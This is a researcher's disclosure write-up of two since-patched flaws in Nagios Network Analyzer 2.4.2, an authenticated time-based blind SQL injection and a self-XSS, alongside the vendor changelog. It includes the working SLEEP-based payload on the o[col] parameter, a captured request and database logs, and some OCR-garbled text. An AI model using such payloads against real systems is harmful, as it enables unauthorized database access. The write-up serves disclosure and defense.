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Issues Found on Nagios Network Analyzer 2.4.2

During the time of 2020, I was preparing for a certification called OSWE. The path has been long and with curves, because sometimes we have unforeseen events in life that make us do smarter choices, resulting in a change of objectives. With this mindset, I researched what I learned in the AWAE material and resulted in two findings against the NagiosNA application.

Nagios Network Analyzer is a network data flow analysis solution that provides organizations with a broad view of their IT infrastructure and network traffic. The network analyzer allows you to be proactive in resolving failures, aberrant behavior, and security threats before they affect critical business processes.

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Nagios Network Analyzer Change Log

The following are the recent changes to Nagios Network Analyzer

2.4.3 - 03/16/2021

- Updated nfdump to patched version that fixes total bytes amount given [TPS#15440] -JO
- Fixed issue with reap_files.py script removing the last digit from the summary data -JO
- Fixed Chord diagrams cutting off the IP addresses (can also hover over IP and wait for popup) [TPS#15438] -JO
- Fixed SQL injection vulnerability on col option for sources read (thanks Lucas Carmo from STOLabs) -JO
- Fixed XSS vulnerability on Source > Query page (thanks Lucas Carmo from STOLabs) -JO

SQL Injection in API Sources (CVE-2021-28925):

A SQL injection attack consists in manipulate SQL queries via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. With this explanation in mind, we can move on to technical details.

To be able to perform a more accurate debugging, I tried to enable the logs and the verbose mode of the environment, after that, I started the process of mapping the user inputs and soon arrived at an endpoint with very interesting parameters, which could result in a SQL Injection.

```

application/sources/home.php:18:    $.getJSON(site_url + 'api/sources/read', function(data) {
application/views/home/links.php:505:    $.getJSON(site_url + 'api/sources/read', ( 'o[col]':'name', 'o[sort]':'ASC' ), function(data) {
application/views/sources/view.php:125:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(data) {
application/views/sources/home.php:32:    $.post(site_url + 'api/sources/read', ( 's[name]': $('source_search').val(), 'o[col]':'name', 'o[sort]':'asc', <?php
echo get_csrf_block(): ?> ), function(sources) {
application/views/sources/home.php:40:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(sources) {
application/views/sources/home.php:117:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(sources) {
application/views/sources/home.php:20:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(sources) {
application/views/dashboard.php:227:    $.getJSON(site_url + 'api/sources/read', ( 'o[col]':'name', 'o[sort]':'ASC' ), function(data) {
application/views/dashboard.php:353:    $.post(site_url + 'api/sources/read', ( 'o[col]':'name', 'o[sort]':'ASC', <?php echo get_csrf_block(): ?> ), function(sources) {
application/views/dashboard.php:445:    $.post(site_url + 'api/sources/read', ( 'o[col]':'name', 'o[sort]':'ASC', <?php echo get_csrf_block(): ?> ), function(sources) {
application/views/sources/home.php:208:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(data) {
application/views/sources/home.php:236:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(all_sources) {
application/views/sources/home.php:279:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(sources) {
application/views/sources/home.php:15:    $.post(site_url + 'api/sources/read', ( <?php echo get_csrf_block(): ?> ), function(sources) {

```

After identifying the line highlighted above, now I need to check if my feeling would take me anywhere. With that in mind, I started the process of static analysis in the file “application/views/dashboard.php”, and I concluded that after authenticating in the application, we are redirected to the dashboard, where several GET and POST requests are generated for the endpoint “api/sources/read” with the parameters “o[col]” and “o[sort]”. Luckily for us, we managed to control the input “o[col]”, for our unluck it is necessary to be authenticated.

```

views > dashboard.php
207
208 function draw_aberrancy_viz()
209 {
210     var ok_target = '#tbody-aberrant-ok';
211     var bad_target = '#tbody-aberrant-critical';
212     var all_target = '#tbody-aberrant-all';
213     var ok_seen = false;
214     var crit_seen = false;
215
216     $(ok_target).html('<td colspan="999">No entries</td>');
217     $(bad_target).html('<td colspan="999">No entries</td>');
218     $(all_target).html('<td colspan="999">No entries</td>');
219
220     $('#aberrant-count-ok').html('0');
221     $('#aberrant-count-critical').html('0');
222     $('#aberrant-count-all').html('0');
223
224     $('#thead.aberrancy').empty();
225     var first = true;
226
227     $.getJSON(site_url + 'api/sources/read', ( 'o[col]':'name', 'o[sort]':'ASC' ), function(data) {
228
229         $.each(data, function(i, d) {
230
231             if (d.disable_abnormal == "1") {
232                 return;
233             }

```

At that moment, I started to feel my hunter’s sense getting keener and keener on this path, so I went ahead with the process of “reverse tracking” in the parameters “o[col]” and I get as a result of this procedure the file “database_helper.php”. By reading and understanding the “do_enumerate” function, I was able to identify that I could only have a single headache, the “escape_str”. However, let’s not create panic, because I was also able to notice that the way the query was built, in theory, it would be all right if a payload with “AND” was inserted.

```

    if ($success === FALSE) {
        throw new Exception("Unable to delete ID ".print_r($idselector, TRUE).": ". $sci->db->_error_message());
    }
}

function do_enumerate($selector, $table, $search=array(), $orderby=array(), $join=array())
{
    $sci =& get_instance();
    if (!empty($join)) {
        $sci->db->join($sci->db->escape_str($join.'table'), $sci->db->escape_str($join.'vars'));
    }
    if (!empty($orderby)) {
        $sci->db->order_by($sci->db->escape_str($orderby.'col'), $sci->db->escape_str($orderby.'sort'));
    }
    if (!empty($search)) {
        $sci->db->like($search);
        $result = $sci->db->get($table);
    } else {
        $result = $sci->db->get_where($table, $selector);
    }

    if ($result === FALSE) {
        throw new Exception("Unable to query database with query: ".print_r($selector, TRUE). "!");
    }

    return $result;
}

```

At this point, I finally needed to just put the pieces together and prove the theory, for that, I authenticated myself in the application using the credentials of a user without administrative privileges and immediately afterward identified the request for the endpoint `/api/checks/read` and I used the following payload for a time based blind: `"AND+(SELECT+777+FROM+(SELECT(SLEEP(15))))LURIEL_STOLABS"` on `"o[col]"` parameter.

When sending the request to the server, it interpreted the sleep command sent and it took 15 seconds to return the response to us. In parallel to this, we can see our payload in the log files of MariaDB.

Request		Response	
Raw	JSON	Raw	JSON
<pre> 1 GET /nagiosna/api/checks/read?o%5Bcol%5D= name+AND+(SELECT+777+FROM+(SELECT(SLEEP(15)))LURCL_STDLABS)o%5Bsort%5D= ASC HTTP/1.1 2 Host: 192.168.109.130 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: application/json, text/javascript, */*; q=0.01 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 X-Requested-With: XMLHttpRequest 8 DNT: 1 9 Connection: close 10 Referer: http://192.168.109.130/nagiosna/ 11 Cookie: csrf_cna=337cd5f8de095geea47940de839f647e; P-PSESSID= 9/b4rlunptlmmcr8spslb8i34; na_session= aV3A19k3AN78k3A1ON3AN22session_id%22%3B%3A32%3AN22527ed2f6d6601bcd47ff66 d2ebb1ea58%22%3B%3A1O3AN22ip_address%22%3B%3A13AN22192.168.109.1%22%3 B%3A1O3AN22user_agent%22%3B%3A68%3AN22Mozilla%2F5.0%20(X11%3B%3Ax86 _64%3B%3AvN3A78.0%29Gecko%2F20100101%3BFirefox%2F78.0%22%3B%3A13AN22last activity%22%3B%3A1615955529%3B%3A3AN22user_data%22%3B%3A3O3AN22%22%3B %3A3AN22denti ty%22%3B%3A5AN22testea%22%3B%3A3AN22username%22%3B%3 A3AN22testee%22%3B%3A5AN22email%22%3B%3A15AN22testee%40teste.conf%22 %3B%3A7AN22user_id%22%3B%3A1N3AN22%22%3B%3A14AN22old_last_login%22 %3B%3A1ON3AN221615955519%22%3B%3A3AN22api_access%22%3B%3A1N3AN221N2Z%3 B%3A3AN22apikey%22%3B%3A4O3AN227f1faed5b577037f57a1cb451be603c93bc041 b1N22%3B%3A6N3AN22language%22%3B%3A7AN22default%22%3B%3A1ON3AN22api_re ssion%22%3B%3A1N3B%3A17N3AN22flash%3Acld%3Amessages%22%3B%3A3AN22%3cd jv%3Blogged%3TrmSuccessfully%3O%2Fd%3v3BN22%3BN7Dz%3fd%3a0acae0e47326af6fa 2f993b3e65b31e </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 17 Mar 2021 04:37:42 GMT 3 Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 4 X-Powered-By: PHP/5.4.16 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check =0 7 Pragma: no-cache 8 Set-Cookie: na_session=aV3A19k3AN78k3A1ON3AN22session_id%22%3B%3A32%3AN22 a1%22%3B%3A15%3AN22testee%40teste.conf%22%3B%3A7AN22user_id%22%3B%3A1% expires=Thu, 18-Mar-2021 04:37:42 GMT; path=/ 9 Set-Cookie: na_session=aV3A19k3AN78k3A1ON3AN22session_id%22%3B%3A32%3AN22 a1%22%3B%3A15%3AN22testee%40teste.conf%22%3B%3A7AN22user_id%22%3B%3A1% 10 Access-Control-Allow-Origin: * 11 Content-Length: 2 12 Connection: close 13 Content-Type: application/json 14 15 [] </pre>	


```

WHERE 'name' = 'license_key'
3292 Query
3292 Query
UPDATE 'nagiosna_cf_options' SET 'value' = '' WHERE 'id' = '2'
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'license_key'
3292 Query
SELECT *
FROM ('nagiosna_checks')
ORDER BY 'name' AND (SELECT 777 FROM (SELECT(SLEEP(15)))LURIEL STOLABS) ASC
218317 5:18:52 3289 Query DELETE FROM nagiosna_cmdsubsys WHERE timestamp < '1615871392' AND completed = 1
3289 Quit
218317 5:18:01 3293 Connect nagiosna@localhost as anonymous on nagiosna
3293 Init DB
3293 Query
SET NAMES utf8
3293 Query
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'language'
3293 Query
SELECT * FROM nagiosna_cmdsubsys WHERE processing = 0 AND completed = 0
218317 5:18:02 3293 Query SELECT * FROM nagiosna_cmdsubsys WHERE processing = 0 AND completed = 0
218317 5:18:03 3294 Connect nagiosna@localhost as anonymous on nagiosna
3294 Init DB
3294 Query
SET NAMES utf8
3294 Query
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'language'
3294 Query
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'license_key'
3294 Query
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'homits'
3294 Query
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'license_key'
3294 Query
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'license_key'
3294 Query
UPDATE 'nagiosna_cf_options' SET 'value' = '' WHERE 'id' = '2'
3294 Query
SELECT *
FROM ('nagiosna_cf_options')
WHERE 'name' = 'license_key'
3294 Query
SELECT *
FROM ('nagiosna_sources')

```

Self Cross-Site Scripting (CVE-2021-28924):

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side , to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. Self-XSS operates by tricking users into copying and pasting malicious content into their browsers. Usually, the attacker posts a message that says by copying and running certain code, the user will be able to hack another user's account. In fact, the code allows the attacker to hijack the victim's account.



Endpoint: `/nagiosna/groups/queries/1`

Payload: `">`

These were the findings during this exercise!

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